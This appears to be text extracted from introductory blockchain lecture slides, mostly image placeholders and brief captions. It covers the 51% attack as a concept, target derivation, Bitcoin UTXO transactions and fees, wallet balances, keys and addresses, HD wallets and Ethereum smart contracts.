

The 51% attack



The 51% attack



Double spent occurring!



Deriving the current target

Difficulty = current target / max target


Where is the current target stored?

Bits -> Hex -> Derive target

Bits: 392009692

Bits in Hex: 175D97DC

$$16^*1+7 \\ = 23$$



$23 \times 2 = 46$ Hex Digits

Add missing zeros
(64-46 = 18)

Transactions and UTXOs

Mark	->	Me	0.1 BTC
Hadelin	->	Me	0.3 BTC
Helen	->	Me	0.6 BTC
Susan	->	Me	0.7 BTC

} UTXOs

I want to Buy a bicycle for 0.5 BTC

TRANSACTION:

Input:

0.6 BTC from Helen

}

Output:

0.5 BTC to the bike shop,
0.1 BTC back to myself

UTXO
For the bike shop

UTXO
For me



Multiple outputs & Fees

Mark	->	Me	0.1 BTC
Sarah	->	Me	0.1 BTC
Hadelin	->	Me	0.4 BTC
Ebay	->	Me	0.3 BTC
Hadelin	->	Me	0.3 BTC

} UTXOs

I want to Buy a 3rd bicycle for 0.9 BTC and an apple for 0.02 BTC

TRANSACTION:

Input:

0.4 BTC from Hadelin,
0.3 BTC from Ebay
0.3 BTC from Hadelin

}

Output:

0.9 BTC to the bike shop,
0.02 BTC to the fruit shop,
0.06 BTC to myself

UTXO for the bike shop

UTXO for the bike shop

UTXO for me

Fees: 0.02 BTC ← UTXO for the miner

How wallets work ?


504	Me	->	Bike Shop	0.9 BTC
	Me	->	Fruit Shop	0.02 BTC
	Me	->	<u>Me</u>	<u>0.06 BTC</u> UTXO
0				
503	Sarah	->	<u>Me</u>	<u>0.1 BTC</u> UTXO
	Hadelin	->	<u>Me</u>	0.4 BTC <input checked="" type="checkbox"/>
	Ebay	->	<u>Me</u>	0.3 BTC <input checked="" type="checkbox"/>
	Hadelin	->	<u>Me</u>	0.3 BTC <input checked="" type="checkbox"/>
0				
502	Me	->	Bike Shop	1.1 BTC
	Me	->	Bike Shop	0.5 BTC
	Me	->	<u>Me</u>	0.1 BTC <input checked="" type="checkbox"/>
0				
501	Mark	->	<u>Me</u>	<u>0.1 BTC</u> UTXO
	Hadelin	->	<u>Me</u>	0.3 BTC <input checked="" type="checkbox"/>
	Helen	->	<u>Me</u>	0.6 BTC <input checked="" type="checkbox"/>
	Susan	->	<u>Me</u>	0.7 BTC <input checked="" type="checkbox"/>

“BALANCE”
0.26 BTC


Private & Public Keys (privacy, ownership)

<https://github.com/anders94/public-private-key-demo/blob/master/LICENSE>

<https://tools.superdatascience.com/blockchain/public-private-keys/keys>





What is segregated witness ?



Public key versus Bitcoin Address


Avoid displaying the public key when possible (receiving, not sending !)






Hierarchically Deterministic HD Wallet


Identifying patterns leads to non-privacy




Solution : Hierarchically Deterministic HD Wallet



Mnemonic = master private key



Ethereum : the world decentralized computer



What is a smart contract?

Turing-Complete?

No

Yes



